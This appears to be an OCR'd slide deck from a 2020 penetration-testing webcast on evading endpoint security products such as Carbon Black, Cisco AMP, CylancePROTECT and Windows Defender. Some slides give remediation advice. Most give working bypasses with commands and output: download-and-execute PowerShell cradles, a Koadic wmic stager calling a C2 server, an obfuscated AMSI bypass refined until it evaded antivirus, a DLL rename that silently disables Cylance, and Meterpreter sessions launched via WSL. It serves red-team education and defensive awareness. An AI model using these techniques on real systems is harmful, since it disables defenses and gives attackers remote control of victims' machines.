Sacred Cash Cow Tipping 2020

The year things changed!!!

Kind of…..

BLACK HILLS
Information Security
• 2008 •

Sacred Cash Cow Tipping 2020

- This is the year that things changed…
- We went from everything works.. All the time..
  - ..to configuration issues
- So, many configuration issues
- It is no longer an issue of bypassing X product
- It is an issue of finding “holes”
  - And there are so many holes
- This is good… And it is bad.
  - Products are getting better
- Organizations are still making mistakes.

BLACK HILLS
Information Security
• 2008 •

Sacred Cash Cow Tipping 2020


Alternate Interpreters

- Typically Python and Ruby
- Bypassed:
  - CrowdStrike
  - Carbon Black
  - Other AV Vendors

Sacred Cash Cow Tipping 2020

How do they get there?

- Already Installed (full registered installation)
- Unregistered Interpreter
  - Security tool bundle
  - Found in installation folder
- Microsoft Store
- Software Center
- Administrator Privileges




Sacred Cash Cow Tipping 2020

How do I fix it?

- Restrict alternate interpreter deployment
- Check the filesystem and contact vendor
  - C:\Program Files
  - C:\Program Files (x86)
- Restrict access to the Microsoft Store
- Review applications published via SCCM
- Restrict granting administrator privileges

Carbon Black Configuration Case Study- Kelsey

- Healthcare Industry Company
- Running Carbon Black, Windows Defender, etc.
- Relatively Mature Environment
- However….
  - Allowed:
  - PowerShell
  - Downloading PS1 files



Carbon Black Configuration Cont.

- Not allowed:
  - Execution of PS1 files downloaded from GitHub
  - Execution of custom PS1 files
  - via:
    - Command line
    - PowerShell's Import-Module
    - Calling from within a Bash script

Carbon Black Configuration Cont.

- Bypassing PS1 Restrictions:
  - Copy and paste contents of a PS1 file onto command line
  - PowerShell's Invoke-Expression

```
iex (new-object
system.net.webclient).downloadstring("https://anyurl.co
m/file.ps1")
```

Cisco AMP EDR – Quick and Easy Bypass

Used Koadic for C2 - https://github.com/zerosum0x0/koadic

Use: stager/js/wmic

Set SRVHOST <IPAddress of Koadic Server>
Set SRVPORT <Port to Listen on>

Issue command on target (This is provided after typing “run” on Koadic window.)

“wmic os get /FORMAT:”https://<SRVHOST IP>:PORT/xxxxx.xsl”

Copy "wmic" Command

```
                    .
                   / \
                  |   |
 _                |   |                _
| |               |   |               | |
| |_____   __ _  |   |  __| |  ___    | |
| |/ / _ \ / _` | |   | / _` | / __|   | |
|   / (o) | (_| | |   || (_| | (__    | |
|_|\_\_^_/ \__,_| |   | \__,_| \___|   |_|
                  |:|
                  |:|
                ~\==8==/~
                   8
                   O

      -{ COM Command & Control }-
    Windows Post-Exploitation Tools
          Endless Intellect

        ~[ Version:  0xB ]~
        ~[ Stagers:    6 ]~
        ~[ Implants:  44 ]~

[(koadic: sta/js/mshta)# use stager/js/wmic
[(koadic: sta/js/wmic)# info

        NAME        VALUE              REQ     DESCRIPTION
        -----       -------------      -----   -------------
        SRVHOST     167.172.249.62     yes     Where the stager should call home
        SRVPORT     9996               yes     The port to listen for stagers on
        EXPIRES                        no      MM/DD/YYYY to stop calling home
        KEYPATH                        no      Private key for TLS communications
        CERTPATH                       no      Certificate for TLS communications
        ENDPOINT    hSNU2              yes     URL path for callhome operations
        MODULE                         no      Module to run once zombie is staged
        ONESHOT     false              yes     oneshot
        AUTOFWD     true               yes     automatically fix forwarded connection URLs

[(koadic: sta/js/wmic)# run
[+] Spawned a stager at http://167.172.249.62:9996/hSNU2.xsl
[>] wmic os get /FORMAT:"http://167.172.249.62:9996/hSNU2.xsl"
(koadic: sta/js/wmic)#
```

Cisco AMP EDR – Quick and Easy Bypass CONT.

Screenshot after launching “wmic” command on target.

```
C:\Users\Thor>wmic os get /FORMAT:"http://167.172.249.62:9996/hSNU2.xsl"
  os get /FORMAT:"http://167.172.249.62:9996/hSNU2.xsl"DESKTOP-KOS193Aroot\cimv2root\cliIMPERSONATEPKTPRIVACYms_409ENABLEOFFN/AOFFOFFSTDOUTSTDOUTN/AON\Device\HarddiskVolume217763Mu
ltiprocessor FreeMicrosoft Windows 10 Pro12521Win32_OperatingSystemWin32_ComputerSystemDESKTOP-KOS193A-480TRUETRUETRUE2FALSEFALSE25623723401939412149394820190718091824.000000-48020
200108142736.500000-480202001081437 45.309000-4800409Microsoft Corporation42949672951374389533 44en-USMicrosoft Windows 10 Pro|C:\Windows|\Device\Harddisk0\Partition411714864-bit1033
25618FALSETRUE1Reporting00331-10000-00001-AA2550020316160K272\Device\HarddiskVolume4C:\Windows\system32C:4127600209598410.0.17763C:\Windows

C:\Users\Thor>
```

Session Established on Koadic

Server

```
[+] Zombie 0: Staging new connection ([redacted]) on Stager 0
[!] Zombie 0: Timed out.
[+] Zombie 0: DESKTOP-KOS193A\Thor @ DESKTOP-KOS193A -- Windows 10 Pro
[+] Zombie 0: Re-connected.
(koadic: sta/js/wmic)#
```


PowerShell AMSI Bypass - Rhino

Michael Allen

- Many security products rely on AMSI for detection of PowerShell tools in memory
- Several public AMSI bypasses
  - Go-to technique on every assumed-compromise test
- Most reliable (in my experience): Rasta Mouse's ASBBypass.ps1
  - https://github.com/rasta-mouse/AmsiScanBufferBypass
  - Execute with a download cradle or by pasting directly into PowerShell session
  - Tools can then be executed from memory (paste/download cradle) without modification
- Limited to the current process – must be run separately in each PowerShell session

CylancePROTECT Bypass

- Elevated privileges to SYSTEM
- CylancePROTECT still blocking suspicious behavior
  - Example: Prevented dumping memory from LSASS.exe
  - Cylance blocked all of these:
    - AndrewSpecial (https://github.com/hoangprod/AndrewSpecial)
    - Meterpreter kiwi module
    - Process Explorer
    - ProcDump.exe / ProcDump64.exe
    - TaskMgr.exe > “Create dump file”
- Unable to stop the Cylance service or kill the process



BLACK HILLS
Information Security
• 2008 •


CylancePROTECT Bypass

- Solution: Rename a Cylance DLL to stop behavior detection/prevention
  - https://www.dru1d.ninja/2018/11/02/Cylance-Bypass/
  - Credit to Tyler Booth (dru1d)
  - Redacted white boxes are “Domain\Username” for the current user

```
C:\Program Files\Cylance\Desktop>takeown /f cymemdef64.dll

SUCCESS: The file (or folder): "C:\Program Files\Cylance\Desktop\cymemdef64.dll" now owned by user "[redacted]"

C:\Program Files\Cylance\Desktop>icacls cymemdef64.dll /grant [redacted]:f
processed file: cymemdef64.dll
Successfully processed 1 files; Failed processing 0 files

C:\Program Files\Cylance\Desktop>ren CyMemDef64.dll CyMemDef64.dll.bkp

C:\Program Files\Cylance\Desktop>
```

CylancePROTECT Bypass

- SUCCESS!




BLACK HILLS Information Security • 2008 •

CylancePROTECT Bypass

- SUCCESS!
- Cylance processes keep running
  - No alerts sent to the security team
  - Detection easy to re-enable by restoring the original filename
    - `ren CyMemDef64.dll.bkp CyMemDef64.dll`
      `icacls CyMemDef64.dll /remove <DOMAIN\USERNAME>`
- `Requires local admin/SYSTEM`

Sacred Cash Cow Tipping

Darin Roberts



Windows Defender and Carbon Black Bypass

- Step 1 – Start PowerShell Empire listener and get stager code by following the information in the following blogs:
- First Blog:

https://www.mike-gualtieri.com/posts/modifying-empire-to-evade-windows-defender

The above blog explains modifications to PowerShell Empire to evade Windows Defender. If you want to take a shortcut, you can use the PowerShell Empire repo found here (3.0-Beta branch):

https://github.com/clr2of8/empire

Windows Defender and Carbon Black Bypass

- Step 1 – Start PowerShell Empire listener and get stager code by following the information in the following blogs:
- Second Blog:

https://www.blackhillsinfosec.com/using-powershell-empire-with-a-trusted-certificate/

This blog explains how to set up PowerShell Empire using https certificates and modifying the default settings.

Windows Defender and Carbon Black Bypass

Step 2 – Run the launcher code in memory using this PowerShell command.

```
PS C:\> IEX (New-Object System.Net.Webclient).DownloadString('https://[redacted].com/launcher.txt')
```

- This got past Windows Defender without any problems

Windows Defender and Carbon Black Bypass

Step 2 – Run the launcher code in memory using this PowerShell command.

```
PS C:\> IEX (New-Object System.Net.Webclient).DownloadString('https://[redacted].com/launcher.txt')
```

- However, running this did get blocked with Carbon Black.

Windows Defender and Carbon Black Bypass

Step 3 – To get the script to run, use the following command to bypass AMSI (from the blog at https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/)

```
PS C:\> [Ref].Assembly.GetType("System.Management.Automation.Ams" + "iUtils").GetField('amsiInitFai' + 'led','NonPublic,
Static').SetValue($null,$true)
```

I first ran this on a test a few weeks ago and didn't have any problems. However, when I ran it for this webcast, this script is now getting flagged as malicious.

```
PS C:\> [Ref].Assembly.GetType("System.Management.Automation.Ams" + "iUtils").GetField('amsiInitFai' + 'led','NonPublic,
Static').SetValue($null,$true)
At line:1 char:1
+ [Ref].Assembly.GetType("System.Management.Automation.Ams" + "iUtils") ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Windows Defender and Carbon Black Bypass

Step 4 – Let's fix the script so it will run. The following script got past the antivirus software, this time around.

```
PS C:\> $m= "System.Management.Automation.Ams"; [Ref].Assembly.GetType("$m" + "iUtils").GetField('amsiInitFai' + 'led','
NonPublic,Static').SetValue($null,$true)
```

This new script names a variable, $m, and sets it equal to "System.Management.Automation.Ams". Then it uses the original script with the variable instead of the string. I didn't get any AV alerts.

Windows Defender and Carbon Black Bypass

Step 5 – Run launcher in memory using the PowerShell script - again


```
PS C:\> IEX (New-Object System.Net.Webclient).DownloadString('https://[redacted].com/launcher.txt')
```

This time it ran without any errors! Agent checked in with Empire.

Windows Subsystem for Linux - Jordan

Let’s all Bash on Windows!!!!


- uggh, amirite?
- Install WSL for Windows 10.
- Bypass EDR completely



Windows Subsystem for Linux

```
root@DESKTOP-LVT8PJ1:/opt#
root@DESKTOP-LVT8PJ1:/opt#
root@DESKTOP-LVT8PJ1:/opt#
root@DESKTOP-LVT8PJ1:/opt#
root@DESKTOP-LVT8PJ1:/opt# ls -al
total 1152
drwxr-xr-x 1 root root     512 Jan  8 08:29 .
drwxr-xr-x 1 root root     512 Jan  3 21:01 ..
-rwxr-xr-x 1 root root     249 Jan  8 08:22 bind.elf
-rwxr-xr-x 1 root root 1046512 Jan  8 08:27 met.elf
drwxr-xr-x 1 root root     512 Jan  4 14:03 SprayingTool
root@DESKTOP-LVT8PJ1:/opt#
root@DESKTOP-LVT8PJ1:/opt#
root@DESKTOP-LVT8PJ1:/opt# ./met.elf
```

```
[*] https://[redacted]:443 handling request from [redacted]; (UUID: rjhvyyn
hing orphaned/stageless session...
[*] Meterpreter session 1 opened ([redacted]:443 -> [redacted]:45635) at [redacted]
13:20:08 -0700
13:19:53 [redacted] j:1 s:0 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information
   Connection
  --  ----  ----                     -----------
   ----------
  1         meterpreter x64/linux  uid=0, gid=0, euid=0, egid=0 @ DESKTOP-LVT8PJ1.lo
```



Windows Subsystem for Linux


Let's all Bash on Windows!!!!

- Navigate the Windows file system under /mnt/c/

```
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DESKTOP-LVT8PJ1.localdomain
OS            : Debian  (Linux 4.4.0-17763-Microsoft)
Architecture  : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > shell
Process 45 created.
Channel 1 created.
pwd (1)
/opt
ls /mnt/c/ (2)
$Recycle.Bin
Documents and Settings
pagefile.sys
PerfLogs
ProgramData
Program Files
Program Files (x86)
Recovery
swapfile.sys
System Volume Information
Users
```


Microsoft Store - Now with Python3.8!

The Microsoft Store has some awesome tools!
….like a Python3.8 install that does not require admin privileges to *install*.

